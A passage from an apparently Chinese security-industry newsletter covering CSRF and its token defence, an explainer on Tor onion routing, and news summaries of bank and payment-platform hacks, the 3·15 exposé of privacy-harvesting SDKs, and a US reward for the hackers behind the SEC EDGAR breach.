CSRF仍是一种常见Web应用攻击方式，该攻击可以在受害者毫不知情的情况下以受害者名义伪造请求发送给受攻击站点，从而在并未授权的情况下执行在权限保护之下的操作。如图所示，攻击者无权限添加特权账号，通过伪造访问请求，欺骗服务器管理员点击添加链接，从而达到登录后台目的。

图六 跨站请求伪造CSRF示例

CSRF攻击的防范方式可采取CSRF TOKEN防御，使用安全的随机数生成器生产token，token和session绑定，A用户的token仅能用于A的session token具有超时机制，且不同form使用不同的token。

结语

好奇心使你渴望学习知识，怀有学徒心使你掌握新知。当前疫情抗战仍未结束，一年一度的RSAC在旧金山如期召开，会场人流攒动，安坐家中亦能透过网络第一时间掌握现场议题和关注热点。这个情形表明，万物互联时代离不开信息安全。其中，Web安全尤为重要，希望本文能给读者带来启发。

浅析隐秘通信——“Tor”的三次跳跃

金融事业部 柴兆轩

摘要：

暗网——是本世纪人类精神世界一种令人炫目的完整写照。

——克莱门斯·J·塞茨 《世界报》

暗网是一个平行的数字世界，它远大于可见互联网，由无尽的数字信息构成。暗网为那些不敢或畏惧公开露面的人，例如黑客、持不同意见者、潜逃的罪犯、受难者和危险人物等各类不愿被识别出身份的人民提供保护。如果我们把互联网形容为透明的玻璃盒子，那么暗网就是黑暗的地下室，然而获得这种隐秘性也要付出相应的代价，匿名行为会引起他人的怀疑，特别是引起特工和虚拟犯罪警察的注意。因为这里经常被利用，作为武器、毒品和儿童色情产品的交易平台。

起初，只是听说互联网中还有一个几乎不为人知的地方：一个“不可见的世界”，他隐藏在由数据垒成的高墙之内，在高墙之下，到底是什么人在受到到保护？那里就是暗网。然而，进入暗网需要一张“入场券”，一个叫做“Tor”的免费软件。软件可以直接从网上下载，不是很大，大概25MB，通过调制解调器差不多2分钟，整个下载安装过程中并不会有多大困难。

Tor即是洋葱路由器（The Onion Router）的首字母缩写，起初是有美国海军研究实验室研发，目的是为了支持美国政府预期对外（军事）机构之间的联系。洋葱这个名字有来自“洋葱原则”，可以根据“洋葱原则”对网络中的连接进行加密和改变路径。概括地讲,就是在多个层面对所有数据信息和链接进行加密。

原则上,每台电脑都有自己的指纹,也就是IP地址。IP地址随时可以证明每台使用中的电脑身份，通过它,也可以证明用户刚刚或者正在浏览哪些网页,包括用户身份。当用户进入网站时,也会相应地给电脑分配一个IP地址,即便你可能有多个IP地址,并且每个地址都不与某个固定的使用地点相绑定,像不同的通讯地址。如果我要发送一些信息,例如一封邮件或者一张图片,IP地址也随着这个数据包一并被传递——就像邮寄包裹上的寄件人信息。随后路由器决定如何将这个数据包以最快的方式传递给收件人,路由器在这里好比现实中的邮局盖邮戳,然后寄出。也就是如果我发出了信息,每个人都知道这是我发的。当我向服务器提出请求时,原理也是一样的。例如,我想调出大型网商的网页,这时伴随我的申请,路由器就会在我的电脑和相关网页之间建立直接的联系。

通过洋葱路由的过程则不是这样的:整个信息传递过程的第一原则是尽可能保证发送者的匿名性。为了弄清楚在普通网页中的普通浏览和用Tor浏览普通网页之间的区别,我们可以举个例子：

我刚刚从银行逃出来,左手提着装满现金的黑色袋子,右手操着一把手枪,

头上着头盔,我冲向那辆帮我逃跑的车，对司机大喊:“快!开车!”我把钱袋子扔到后座上,司机踩下油门。我们身后是追上来的警察。如果将我开车逃跑比喻成在普通网页浏览,这符合传统的既定情节:我的司机卖力踩着油门,车子一路向前疾行,我们坚定地继续行驶,最终到了藏置地点。通过Tor路由则不同: 踉踉跄跄,满头大汗,我手提钱袋,钻进帮我逃跑的车,关上车门。“快开车!”我大吼,司机踩下油门。我在后视镜中看到追上来的警车闪着蓝色的灯光。“我们不能直行,他们发现我们了。”司机紧张地喊道。“快转弯!”我对他大喊,我们经过的路程极其复杂。到匿地点之前我们会经过三个路口。在第一个路口转弯后,司机将车拐入一条辅路,在那儿他撞上了一个消防栓。在此之前,所有路人都能看到我们的车子原本的样子。随着污水从被撞坏的消防栓中喷出,车子被染成了棕色。当我们驶出这条路时,车子看起来好像从汽车拉力赛上回来的一般。在下一个路口,我碱道:“向右转。”随后我们停在一家载重汽车修理厂前。在那里,我们的车被重新喷了漆。现在修理工既不知道我们的车原本是什么颜色,同时他也不知晓我们的诡计。我们立即起程继续前进。到了第三个路口。“我朋友会做车牌。”我的司机在喊,同时这会儿警察早已不见踪影。“去找你的朋友!”我回应道。我们停在第三个路口,换掉了车牌,由于太方便搞定了,我们便把车牌框也一并换掉了。“走,快走。”我边喊边跳进车里。我司机的这位哥们儿不但认不出他本人——“你完全变了个样子啊!”他也不认得我，不了解我们的过去，也不认得重新喷漆之前的车子——既不知道它最初的样子,也不知道它弄脏了的模样。几个小时以后,当我们在黄昏前到达距离不远的藏置地点时,警察的搜寻仍无收获。我们的车没有留下任何痕迹,没有任何能够指引到藏置地线索。我们分了赃,之后我从冰箱里拿出一听可乐,惬意至极。这个过程就类似于Tor服务器。

在现实中,这个方法并不需要上述例子中那么多程序或者操作。我在浏览网页前启动了这个叫作洋葱代理服务器或者Tor服务器的软件。它为我启动链接指令。在打开的Tor浏览器文件包中点击链接。那个小的洋葱图标显示绿色,之后,我电脑的显示器上出现一行并不那么美观的绿色文字:“恭喜您,您的浏览器已配置好Tor服务器。”只要我在Tor网上浏览,我的请求就不再是直接发送,这样,最终接收者就无法识别出发送者。我发出的搜索请求,例如搜索网商的网页,将通过随机选择的其他上网者及其电脑在网络中传递,也就是说总是有3台电脑。研发者借助引入Tor服务器想实现尽可能的匿名性,但他们也不希望绕很久的路才能打开一个网页。这里不是直接连接到我想打开的网页,而是在中途转个弯——即放弃直达的路径,而选择3次绕路来抹掉我的路由痕迹。

上述的3次绕路就是3台电脑

1、人口节点(Entry Node);

2、中间节点(Middle Node);

3、出口节点(Exit Node)。

它们构成了通住目的地——网商的网页的通道。通过3合电脑中的第一台,也就是入口节点,建立的还是直接连接,这合电脑还可以识别“我”,因为它接收我的请求。人口节点将我的请求继续传递至中间节点,在这里我的身份不再可识别。因为中间节点接收的仅是入口节点传递出的请求,即从第一台电脑传递出的,而不是我直接发出的。中间节点继续传递其从入口节点获得并解码的数据,并根据指令与出口节点建立连接——这样我的请求由第二合电脑传递至第三合,也是最后一个加密链。第三台电脑获得的只是方向指令,即继续向哪里传递数据,而对指令从哪里来的相关数据并不清楚。出口节点,即最后一合电脑为我建立服务器与网商的连接,网页被打开。并且出口节点也无法识别中间节点,同样也不认得入口节点,这样我的身份也不会被识别。请求经历3次传递后,网商的网页被打开,而这过程中不会确定和储存我的IP地址。网商的网页只知道最后一台电脑的IP地址,也就是出口节点的IP地址。

作为用户我是匿名的,不仅针对某一个搜索时间点,并且在搜索完成之后追踪不到我的访问记录,因为运营商或者客户端数据的提供者在记录文件里找不到我的IP地址以及任何有关我的数据，同样警察局、情报机构或者广告公司也不能。

不过这种网页的加载速度非常慢,以至于每次打开网页时都要考虑到这种情况,即网页加载过程可能在马上加载完成之前暂停,然后整个过程就此中断。因此,从Tor网进入的网页在视觉设计上都非常简单,网页上只有最主要的内容。必要时顶多会有像素很低的小图片,几乎没有网络广告,更没有视频。所有内容都被尽可能缩减。尽管如此,这些网页的加载速度依然很慢。Tor网禁止或者屏蔽一切Flash内容,同样包括浏览器内置的插件,因为 Flash是隐藏的危险,通过Fash能够找到关于发送者的信息。

人们可以使用Tor浏览器浏览可见网络的网页,并且以匿名的方式,Tor服务器还能够帮助用户进入那些屏蔽了普通网络的网页,也就是通过 Google 或者Baidu以及其他搜索引擎找不到的网页。这些或多或少也是互联网中一个封闭的区域,也许能形象地解释“暗网”这个词的意思。但这些网页还不是洋葱网页。所谓洋葱网页都以 .onion为后缀,而不像普通网页以.com 为后缀，并且在Tor网之外，这些网页是完全不可见的。这才是真正令人兴奋的部分，它们对记者、好奇人士产生一种难以抗拒的吸引力。通过索引网站就可以建立进入这些网页的这径。索引网站的原理有点像电话簿或者黄页——它是一个包括所有隐藏服务(Hidden Service)的名单。通过这种特殊的服务，可以匿名地在服务器上发布商品和服务。最著名的索引网站无疑是Hidden Wiki,除此以外，还有许多其他的索引网站。另外还有专门的搜索引擎，例如Torch。

隐藏服务并不一定是可疑、 起破坏作用或者有初步动机的犯罪机构。它是出于Tor软件设计者的一个想法，例如能为抗议者或者持不同意见者提供活动平台，如信息交换，或者说为秘密交流提供服务场所。

尽管如此，隐藏服务也被许多违禁物品的可疑服务方和供应方利用，因为留不下痕迹，就意味着找不到当事人，而这点非同小可。

美国大通银行被黑客攻击，用户无端收到银行转账


摘　要：据相关人士爆料，美国大通银行（chase bank）据传被黑客攻击了！很多用户称收到了大通银行的转账，纷纷发推特表示疑惑；目前在推特上美国趋势 的热度已经飙到第一。

关键词：标签（大通银行、黑客攻击），技术问题（安全事件）。

内　容：据相关人士爆料，美国大通银行（chase bank）据传被黑客攻击了!目 前在推特上美国趋势的热度已经飙到第一。


很多用户称收到了大通银行的转账，纷纷发推特表示疑惑，这种从天而降的惊喜居然从梦中变成了现实，惊不惊喜，意不意外~

但是有部分用户表示账户里的钱莫名其妙变少了，有人多，有人少，所以这黑客黑的很平均啊~



目前，已经有至少三家美国银行的股票因此事件产生了跌幅。

信息来源：https://www.anquanke.com/post/id/209450



上亿资金不翼而飞！起底黑客入侵第三方支付平台系统盗窃案

2020-06-08

摘　要：由上海市人民检察院第一分院提起公诉的一起利用黑客技术侵入第三方支付平台计算机系统盗窃案近日宣判。两名被告人均被判处无期徒刑，剥夺政治权利终身，并处没收个人全部财产。

关键词：标签（第三方支付、盗窃案），技术问题（安全事件）。

内　容：上海市人民检察院第一分院起诉指控，2018 年 4 月 28 日至 6 月 1 日，被告人黎某、温某利用上海某理财平台和 P2P 公司之间充值系统漏洞，采用变造方法将小额实际充值虚增为巨额金额，再从备付金账户将巨额资金划转至 P2P账户，进而非法占有。黎某、温某盗窃数额分别为 5731 万余元和 5311 万余元，其犯罪事实清楚、证据确实充分，应当依法予以严惩。

日前，上海市第一中级人民法院作出一审判决：黎某、温某分别伙同他人，以秘密手段非法窃取他人财物，其行为已构成盗窃罪，并系共同犯罪。黎某、温某均被判处无期徒刑，剥夺政治权利终身，并处没收个人全部财产。

01 攻克重重壁垒联手窃得巨款

2018年6月1日，是总部设在上海的“天兑”理财公司月度盘账的日子，员工发现其备付金第三方平台账目出现5千多万亏空，经过紧急核查，排除内部原因。5千多万在计算机系统被神不知鬼不觉地划走了——员工们顿时惊出一身冷汗。6月3日报警，案发！

警方迅速立案，经过10多天侦查，6月13日将有重大作案嫌疑的黎一、温迪2人缉拿归案。黎一，男，八零后，大学文化，是一家小型计算机技术服务公司的老板，主要从事网站漏洞检测业务。警方经过调查发现，黎一曾就职于某专业网络机构下属单位，是负责电脑网络的技术总监，擅长网站漏洞检测。温迪，黎一的朋友，男，八零后，大学文化，无业人员。

相貌普通的黎一，在网络“黑客”界却是“大师级”的存在。在他眼里，绝大多数“网虫”皆为“屌丝”，一般的专业工程师，与他“过手”的结局无不如“菜鸟”般被“秒杀”。虽然在网络虚拟空间里是神一般的人物，可在现实世界中仅靠经营一家小公司过着不温不火的日子。“赚钱不多，来钱太慢”，这种状况如何改变呢?去抢银行吗?何不施展自己的“黑客”绝技，到“金库”去“扫荡”一番，打打键盘百万千万轻松到手……，于是，一个个罪恶的念头占满脑海并逐渐酿成越来越具体的方案。

黎一的作案计划主要由三部分组成，一是通过网络偷钱、二是用银行卡将其偷来的钱变现、三是把钱兑换和洗白。梦想“一夜暴富”的温迪、笃信“富贵险中求”的袁鹏（另案处理）被其相中，彼此一拍即合，于是“三人成虎”。明确分工后，各自紧锣密鼓地进行作案准备。黎一着手寻找防范薄弱的“软柿子”和进入系统的“假面具”；温迪负责筹备银行卡、手机号和必要的设备器材；袁鹏则负责物色持卡取现的人员。他们约定，以后尽量少见面少联系，相互通信时使用十分冷门、不易跟踪的社交软件。

经过一段时间的“嗅探和窃听”，黎一发现“天兑”理财平台和P2P公司之间充值系统的漏洞比较容易被利用，并可改变一级账户的充值数额，然后通过与一级账户绑定的二级账户（银行卡）随时随地地取现，另外，黎一还筛选出山西某大学（VPN）作为进入“天兑”理财系统的公共服务器，并在网络上盗得该大学一名员工的电子账号及密码，这意味着黎一可以戴着“假面具”大摇大摆地到达“金库”随意“搬钱”。温迪的本事也不小，他采取各种办法搞到了10多张银行卡和一些电话卡，当然登记的持卡人与他们一点关系都没有，还考察了兑换外币和洗钱渠道并购置了笔记本电脑、随身无线wifi等。袁鹏的动作也不慢，黎一和温迪拉其入伙时，借口有数额较大赌资让他帮助取现，并许以取款金额的5%作为好处费，袁鹏便以取款金额的1.5%作

为报酬找来了其他6人（均另案处理），随时准备用银行卡到各地取钱。

2018年5月4日，黎一、温迪觉得万事俱备，决定对“天兑”理财公司备付金第三方平台下手！

先小试牛刀。在广西南宁的一间办公室里，黎一打开了他的笔记本电脑，在温迪的辅助下，熟练地连上移动wifi，用事先盗取的账号和密码登陆某大学的VPN（网络服务器），然后攻破“天兑”理财公司的防火墙，侵入第三方支付平台计算机系统。黎一的手指在笔记本电脑上时而上下翻飞，时而停顿观察屏幕上一串串眼花缭乱的数据，如同网络游戏中的超人，逢山开路、遇水架桥，绕过层层陷阱跃过重重障碍，直插对方的心脏——“金库”。

开始时有点紧张，毕竟就像真的潜入银行金库似的，既怕攻击受阻又怕引来警察，但随着对方系统被一点点攻破，目标账户里的数额不断增加，“成功”的喜悦逐渐盖过了恐惧，黎一说。两天不到的时间，预先开具的理财账户上的金额由几块钱变成了几十万元。第一次作案到手的钱，黎一、温迪各分一半，以后基本也是五五分账。

初战告“捷”、欣喜万分。特别是黎一感慨万千：想自己练就的一身绝技原来只是落得“拾漏补缺”、“为人作嫁”，得利甚薄，而今却能利用漏洞直入“金库”，肆意转款归为己有，真是“酷毙了、帅呆了、爽翻了”！

然而，区区几十万对“黑客”大盗来讲连塞牙缝都不够。兴奋之余，黎一、温迪不失冷静，他们仔仔细细反反复复地查验，确认被盗的网络平台没有任何反应，才放下心来，并决意放开手脚、大干一场。温迪提议，到广州去搞，那里洗钱门路多，可以快速将钱变现和兑换。于是黎一和温迪从南宁乘高铁到广州，辗转多家宾馆酒店，两人深居简出，表面上行色如常，但谁也想不到他们干着“江洋大盗”的勾当。20多天时间里、他们故伎重演，疯狂作案，在“天兑”理财公司第三方支付平台用200余元变造了400多笔下单金额，总共窃取5000多万元。就这样，上海“天兑”理财平台巨额钱款，被人悄无声息地偷走了。等到次月盘账发现时，窃贼留下的只有淹没在海量电子数据中的一些异样字符。

“黑客”大盗终于作下惊天大案。

02 布置层层迷雾施展脱身诡计

“黑客”是靠玩电脑扬名立万的，那可是一个“烧脑”的行当。黎一认为，小偷扒手偷钱尚讲究“技术含量”，作为“黑客大师”，理所当然要将偷钱富有“设计感”。

常言道：捉贼捉赃。廓清全案，看得出黎一、温迪在“贼”和“赃”这两个字上做足了文章、下尽了功夫。

销声匿迹，隐藏“贼”踪是他们的设计之一。黎一在作案过程中，戴的是“假面具”、“走”的是公共网、用的是“抓包”软件、使的是“独门绝技”，来去自由、收放自如、无踪无影，作案后将使用过电脑等硬件设备器材悉数销毁。一旦被抓，完全可以用“贼”不是我、我没做“贼”来蒙混。

借手取“赃”、变幻“赃”影是他们的设计之二。赃款提现的任务他们安排不知内情的袁鹏和其雇来6人执行，接到袁鹏汇聚的钱款后火速进行套现、转移和兑换。他们认为，取“赃”之人不知“赃”，“赃”过手即不为“赃”，何况偷的是人民币，拿在手上的却是美元，何以确“赃”？

网上网下、“贼”“赃”分离是他们的设计之三。一方面他们在人员上采取1+1+1+X的结构，最容易暴露的袁鹏等7人不知“赃”从何来、“贼”在何方，另一方面黎一、温迪即使被擒，也可凭有“贼”无“赃”、或借有“赃”无“贼“的理由得以全身而退。

由此看来，黎一、温迪作案前就已设好“假想敌”，并进行了周密的反侦查设计，作案中他们一路在网上偷钱、一路在网下取赃、一路在地下洗钱，各个环节配合默契、进退有序，简直可以达到“天下无贼”的境界。

黎一曾自诩，“黑客”最不怕的就是“烧脑”。

03 神技屡屡破功终被定罪惩罚

办理本案的检察官张政斌（右）和检察官助理陆玥

黎一、温迪到案后，警方根据黎一的交代从其久不住人的老宅内，搜到藏匿的248万美元。袁鹏等人也相继落网。如果这是一件普通的盗窃案，办理起来并不很难。然而，由于此案特殊的作案手法和较为周密的反侦查设计，加上黎一对犯罪事实先交代后翻供，温迪始终矢口否认，而侦查取得的证据又颇为“零星、零散和零乱”，给办案工作带来了更多的复杂性。

负责该案审查起诉工作的是上海市检察一分院第一检察部检察官张政斌和助理检察官陆玥，这对办案组合一位睿智细腻、经验丰富，另一位外柔内

刚、坚韧不拔。“接手这个案子时，因为直接证据相当缺少，我们都觉得是十分棘手，但是越是棘手越激发了我们一定要把罪犯绳之以法的决心”，检察官张政斌说。陆玥说：“这次，与他们‘杠上’了。”

雁过必留痕！检察官更新了思路和方法，不断克服困难打破僵局。“那段时间里，我们几乎时时刻刻都在寻找突破口，反复论证完善证据体系”，检察官说。鉴于此案的主要犯罪事实虚拟空间和现实空间相互交错特点突出，检察官绘制了人物关系图、作案活动图、赃款走向图、电子数据图等多张案情图表，用时间坐标进行串联，使“零星”的证据绽发闪光、“零散”的证据整序归列、“零乱”的证据串珠成链，三维空间+一维时间的“四维”参考系让案件事实脉络一目了然、每个作案细节定位准确，不同空间不同维度证据的关联性纵横分明。整个证据体系在时间法则的连接下更加全面和稳固。在此基础上，按图索骥，提出更有针对性指导性的补充侦查意见，引导公安机关补全补强证据。

针对该案原来的证据中有大量的技术性结论，司法证明作用严重不足的短板，检察官要求公安机关增加司法鉴定，将机器语言向法律文书转换，提升证据的直观性和证明力，增强证据的支撑力。检察官说，此案对我们提出了许多新挑战，案后也留下了许多新课题。

虽然黎一、温迪态度对立，但每次提审中检察官都劝其交代、认罪，可惜他们依然执迷不悟。而另案处理的袁鹏等7人先前已纷纷认罪。2019年8月2日，上海市检察一分院将此案向上海市第一中级法院提起公诉。同年9月9日，法院公开开庭审理。

法庭上，法官正襟危坐、检察官胸有成竹、辩护人踌躇满志、两名被告人抱定一副“你奈我何”的模样。黎一当庭翻供，温迪以沉默和“不知道”作回应，但当听到检察官运用时间坐标将他们在网上网下两个空间作案的证据相互比照印对时，他们作案中费尽心思的“辗转腾挪”和绞尽脑汁的反侦查设计，反而为检察官提供了更多的证据点，终于明白一条法理严谨、环环相扣的锁链已将其紧紧套住，在检察官的“四维场景”中，他们的“三维设计”只会是被“碾压”的下场，此时他们觉得再辩解也没多大意义了。

检察官又特别指出，他们为犯罪合谋合伙、冒用他人名义非法侵入理财公司的网络系统多次盗窃，冒名取现、洗白赃款，并在到案后对客观的犯罪事实拒不承认的行为，进一步证明其犯罪故意的强烈和对抗法律的嚣张。此刻，两名被告人的身形一下子“佝偻”起来。一位参加旁听的人士说：“看得出来，他们是口不服心服。”

检察机关认为，被告人黎一、温迪利用上海“天兑”理财平台和P2P公司之间充值系统漏洞，采用变造方法将小额实际充值虚增为巨额金额，再从备付金账户将巨额资金划转至P2P账户，从而非法占有，黎一、温迪盗窃数额分别为5，731万余元和5，311万余元，其犯罪事实清楚、证据确实充分，应当依法予以严惩。

日前，法院作出一审判决：黎一、温迪分别伙同他人，以秘密手段非法窃取他人财物，其行为已构成盗窃罪，并系共同犯罪。黎一、温迪均被判处无期徒刑，剥夺政治权利终身，并处没收个人全部财产。司法机关将继续追赃挽损。（文中黎一、温迪、袁鹏及被害单位均为化名）

信息来源：https：//www.sohu.com/a/407032786_208700

3·15 晚会曝光窃贼插件，多款金融 APP 被批窃取隐私

摘　要：7 月 16 日，因新冠肺炎疫情延迟播出的央视 3·15 晚会终于正式播出。今年的 3·15 晚会，再次提到手机 SDK 超限违规收集个人信息情况，其中更是不乏许多金融类 APP。

关键词：标签（3.15、SDK、窃取隐私），技术问题（安全事件）。

内　容：本次 315 晚会上，曝光了 50 款 SDK 超限违规收集个人信息的情况，其中除了国美易卡，还包括美期分期、小带鱼、即刻转转、融小鱼、讯到、小当家、九秒贷、你的一万元、现金转转、秒贷钱包、口袋钱包、蜂王贷、小猪花、我闪花、有钱用、青木易贷、秒贝、莫愁花、乐趣、捷云速贷、来闪贷、银河闪贷、贷钱吧、抱金 猪、千禧一贷等金融类手机 APP。

相关应用

国美易卡	3.0.5	遥控器	1.1.5
最强手电	5.0.3	全能遥控器	1.1.4
91极速购	2.1.3	栗子借款	1.0.2
爱转转	1.5.2	我享借	3.1.3
美期分期	1.7.1	小带鱼	2.3.0
即刻转转	1.0.0	融小鱼	2.3.0
讯到	1.0.1	小当家	2.2.1
九秒贷	3.5.32	你的一万元	1.3
现金转转	3.0.5	爱信优品	1.1.3
够范分期	1.3.2	乐享宝	2.2.1
麦芽贷	2.4.7	趣花呗	1.1
姨妈日历	1.1.4	取点花	1.1
家长帮	7.0.4	美的空调遥控器	


此外，央视 3·15 晚会还在曝光视频中披露了国美金融，其中，国美金融隶属于国美控股集团（国美电器）旗下的国美金融集团。

今年 4 月，天津市金融工作局还发布公告称，对国美电器旗下的国美小额贷款有 限公司在 2019 年期间提供虚假经营信息行为给予责令限期改正，处 50 万元罚款的行 政处罚。

截至目前，国美控股集团已经收获了第三方支付、消费金融、保险经纪、融资租 赁、商业保理、基金销售、黄金销售、私募基金、小额贷款等金融类牌照。

除了持牌业务，国美控股集团还曾布局 P2P 业务，但均已折戟。

SDK 违规的严重性



SDK 是 Software Development Kit 的缩写，即“软件开发工具包”。简单来说， 它是辅助开发某一类应用软件的相关文档、范例和工具的集合。具备强大功能的第三 方 SDK 广泛应用在大量 App 的设计开发阶段，成为整个手机软件供应链中不可或缺的 一部分。

而这次曝光的这些 SDK 违规的情况，除了收集用户手机号码、设备信息之外，还 会收集用户手机通讯录、短信信息、传感器信息等用户隐私信息。在采集之后还会发 送至指定服务器进行存储。

其中，也包括我们常见的短信验证码，这也会被这些违规收集的 SDK，上传到他 们的指定服务器。

短信验证码作为目前手机 App 验证用户身份的重要手段，在掌握手机号码的前提 下，可以无密码登陆，只要有系统发送的验证码，就可以快速登陆，这也导致了一些 重大财产损失。

在今年 2 月，央行发布了《个人金融信息保护技术规范》，并在其中强调，个人 金融信息相关的客户端应用软件及应用软件开发工具包(SDK)应符合《移动金融客 户端应用软件安全管理规范》、《网上银行系统信息安全通用规范》客户端应用软件 有关安全技术要求。

通过这次 3·15 的曝光，用户不仅要注意 APP 信息收集问题，更重要的是自查， 在发现 APP 的违规操作后，要及时止损，可向“App 个人信息举报”进行平台举报。

信息来源:

https://t.cj.sina.com.cn/articles/view/1854189330/6e84af1201900rkvd?from=tech


乌克兰黑客入侵美国证券，美国国务院悬赏 100 万 $ 获取黑客信息

摘　要：美国国务院 7 月 23 号宣布悬赏 100 万美元，以奖励可能导致逮捕或定罪乌克兰国民Artem Viacheslavovich Radchenko和Oleksandr Vitalyevich Ieremenko的信息。

关键词：标签（黑客入侵、美国证券、国务院），技术问题（安全事件）。

内　容：国务院根据跨国有组织犯罪奖励计划(TOCRP)提供了 100 万美元的赏金，并表示已根据 TORCP 支付了超过 1.3 亿美元的奖励，以奖励导致逮捕 75 名跨国犯罪分子的信息。

Radchenko 和 Ieremenko 于 2019 年 1 月被控以证券欺诈共谋，计算机欺诈共谋， 电汇欺诈共谋，电汇欺诈以及 16 项未密封起诉书中的计算机欺诈（此处为 SEC 投诉）。



Artem Radchenko 和 Oleksandr Ieremenko(美国国务卿)

据称，拉琴科协调了一项国际证券欺诈计划，并招募了艾里缅科和其他黑客，这 些黑客通过“目录遍历攻击，网络钓鱼攻击和感染”破坏了美国证券交易委员会(SEC) 的电子数据收集，分析和检索(EDGAR)系统。具有恶意软件的计算机”。

据起诉书称，在获得了 SEC 的 EDGAR 系统访问权后，黑客据称在 2016 年 5 月至 2016 年 10 月之间窃取了数千份文件，包括年度和季度收益报告以及公开交易公司向 SEC 披露的机密和非公开财务信息。

他们还招募了交易员，他们根据 SEC 黑客窃取的信息，利用从公司及其投资者那 里窃取的机密信息，使阴谋者有可能获得超过 410 万美元的非法利润。

“拉奇琴科和叶雷缅科试图通过出售这些“可能”披露的报告中包含的非公开 信息并在投资公众获悉相同信息之前交易公司的证券来从该计划中非法获利，美国国 务院说。

SEC 还向新泽西州区提起民事诉讼(美国司法部新闻稿，起诉书)，指控埃雷缅科 与其他个人和实体串谋，这是证券欺诈计划的一部分，据称，该欺诈行为利用从从主 要新闻专线公司窃取了超过 15 万份新闻稿。

SEC 此前曾与 EDK Won 和 Igor Sabodakha 的 EDGAR 骇客案达成和解，这两名交 易员是在信息被公开传播之前使用被盗的非公开公司收益信息来买卖公司证券。

建议那些拥有任何可能有助于逮捕或定罪两名乌克兰嫌疑犯的细节的人，请致电 1-877-WANTED2 或 rewards@usss.dhs.gov 向美国特勤局报告，或向 1-FBI 报告。800-CALL-FBI 或访问 www.tips.fbi.gov 提示网站。

信息来源：https://netsecurity.51cto.com/art/202007/621730.htm

NSFOCUS

漏洞聚焦

